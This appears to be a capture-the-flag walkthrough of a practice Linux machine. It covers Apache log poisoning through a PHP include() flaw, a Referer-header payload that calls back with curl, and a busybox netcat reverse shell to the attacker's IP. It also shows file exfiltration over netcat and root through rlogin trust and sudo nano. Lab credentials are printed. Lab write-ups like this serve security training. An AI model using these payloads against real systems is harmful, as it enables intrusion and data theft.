
sudo nmap -sV -sC -T4 -p- 10.129.234.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 19:38 CEST
Nmap scan report for 10.129.234.130
Host is up (0.029s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Admin Login
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.93 seconds
We have several open ports. On port 80 a webapp running and opening the page shows a login form. There's a Forgot Password option as well which can be used to enumerate users.

Using the Forgot Password I found admin was a valid username, looking the at the response in Burp the new password was included, admin:74669ea7.

Using the password in the response with admin username we could login to the website. The website shows 2 files to load so possibly a LFI here. The page itself doesnt show any output but in Burp we see the request using the parameter file=%2Fvar%2Flog%2Fauth.log and file=%2Fvar%2Flog%2Fsyslog.

Trying any other files returns with Invalid File path in the response, reading files does not seem possible. Having access to log files, Log poisoning comes to mind. With log poisoning the responses of our input is reflected in log files.
At this point we need:
- Input to run system commands
- Log files with the output of those commands.
Log Poisoning
From the response we see Server: Apache/2.4.52 (Ubuntu) running, access.log is the default access log file which logs
| Field | Description |
|---|---|
| IP address | Client making the request |
| Date/time | When the request happened |
| Request line | HTTP method, URL, and version (GET /index.html HTTP/1.1) |
| Status code | HTTP response (e.g. 200, 404, 500) |
| Size | Size of the response (in bytes) |
| Referrer | Page the client came from (if any) |
| User-agent | Client’s browser or tool |
As we can see the Referrer and User-agent headers are logged so we can insert our payload into one of those headers. It wil get written into the log as plain text. Later in the source the vulnerability is found in the include($file);.
<?php
session_start();
if (!isset($_SESSION['admin'])) {
    header('Location: index.php');
    exit;
}
define('ALLOWED_BASE_DIR', '/var/log');
function isValidFile($filePath) {
    $realPath = realpath($filePath);
    return $realPath && strpos($realPath, ALLOWED_BASE_DIR) === 0;
}
$logs = [];
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $file = $_POST['file'];
    if (isValidFile($file)) {
        if (is_readable($file)) {
            ob_start();
            include($file);
            $logs = explode("\n", ob_get_clean());
        } else {
            $logs = ["Cannot read $file"];
        }
    } else {
        http_response_code(400);
        $logs = ["Invalid file path"];
    }
}
?>
At define('ALLOWED_BASE_DIR', '/var/log'); we see only /var/log is allowed. Then we see input parameter in POST request $file = $_POST['file'];. Then finally what creates the vulnerability include($file);.
PHP include() function
The include construct allows you to load the code from another file into a file. So we can load .php code from another file into dashboard.php. We can read /var/log/apache2/access.log, and any .php code in the log file will be processed as .php code because of the include function, which results in RCE.
If we would send a PHP payload the server would execute it and show the output in the log which we can retrieve with file=%2Fvar%2Flog%2Fapache2%2Fhttpd%2Faccess.log.
Send a curl command with php using Referer header
Referer: zen <?php exec('curl http://10.10.14.178:443/test'); ?>Get the log file, which will trigger the curl command
file=%2Fvar%2Flog%2Fapache2%2Faccess.logWe get a callback on our netcat.
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.178] from (UNKNOWN) [10.129.239.33] 52416
GET /test HTTP/1.1
Host: 10.10.14.178:443
User-Agent: curl/7.81.0
Accept: */*
Reverse Shell
We now have RCE on the target so lets get a shell. Change the payload in the HTTP request and trigger it by retrieving the log file.
# Payload header
Referer: zen <?php exec('busybox nc 10.10.14.178 443 -e bash'); ?>

# Call the file
file=%2Fvar%2Flog%2Fapache2%2Faccess.log
On our listener
# Connected
➜  ~ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.178] from (UNKNOWN) [10.129.239.33] 51546

# Upgrade shell
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@reset:/var/www/html$
db.sqlite
In /var/www/html/private_34eee5d2 there's .sqlite file.
www-data@reset:/var/www/html/private_34eee5d2$ ls
db.sqlite
Transfer the file, open nc listener for the file.
~ nc -lvnp 4444 > db.sqlite
listening on [any] 4444 ...
Then send it from target.
www-data@reset:/var/www/html/private_34eee5d2$ nc 10.10.14.178 4444 < db.sqlite
</private_34eee5d2$ nc 10.10.14.178 4444 < db.sqlite
But only 1 user admin present, with the most recent password that we changed.
User flag
In the /home/sadm directory we can get the user flag.
www-data@reset:/home/sadm$ ls -la
ls -la
total 36
drwxr-xr-x 4 sadm sadm 4096 Jun  4 14:57 .
drwxr-xr-x 4 root root 4096 Jun  2 11:34 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history -> /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3771 Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4096 Jun  2 11:34 .cache
drwxrwxr-x 3 sadm sadm 4096 Jun  2 11:34 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
-rw-r--r-- 1 root root   33 Apr 10 09:45 user.txt
Privilege Escalation
Also showing the /home/sadm directory is .rhosts file. Google to find what this file is I find: It says if a host-user is listed in the file that user is granted permission to login without have to supply a password.
.rhosts file
The .rhosts file is the user equivalent of the /etc/hosts.equiv file. It contains a list of host-user combinations, rather than hosts in general. If a host-user combination is listed in this file, the specified user is granted permission to log in remotely from the specified host without having to supply a password.
Hosts file shows reset running on 127.0.1.1.
www-data@reset:/var/www/html$ cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 reset reset.vl

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Looking into /etc/hosts.equiv showing sadm user is trusted.
www-data@reset:/home/sadm$ cat /etc/hosts.equiv
cat /etc/hosts.equiv
# /etc/hosts.equiv: list  of  hosts  and  users  that are granted "trusted" r
#                   command access to your system .
- root
- local
+ sadm
The user sadm has permission to login remotely without password.
# Add sadm user to my machine
sudo adduser sadm

# Login to sadm
su sadm
$ whoami
sadm

# Login using rlogin
rlogin 10.129.180.197 -l sadm
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Jul 22 12:53:50 PM UTC 2025

  System load:           0.0
  Usage of /:            65.2% of 5.22GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             229
  Users logged in:       1
  IPv4 address for eth0: 10.129.180.197
  IPv6 address for eth0: dead:beef::250:56ff:fe94:840a

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul  9 13:32:23 UTC 2025 from 10.10.14.77 on pts/0
sadm@reset:~$
Using pspy64 to check for interesting process we see sadm is running a tmux session
sadm@reset:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/07/22 13:04:25 CMD: UID=1001  PID=5900   | ./pspy64
2025/07/22 13:04:25 CMD: UID=0     PID=5876   |
2025/07/22 13:04:25 CMD: UID=1001  PID=5756   | /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2025/07/22 13:04:25 CMD: UID=1001  PID=1168   | tmux new-session -d -s sadm_session
Reattching the tmux session
# Reattach
tmux attach -t sadm_session
echo <password> | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
We found password inside the tmux session.
Checking sudo -l
sadm@reset:~$ sudo -l
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
We can run nano with root privileges: https://gtfobins.github.io/gtfobins/nano/

# Open nano with root privs and run GTFO commands
sudo /usr/bin/nano /etc/firewall.sh

# Get the flag
cat root_279e22f8.txt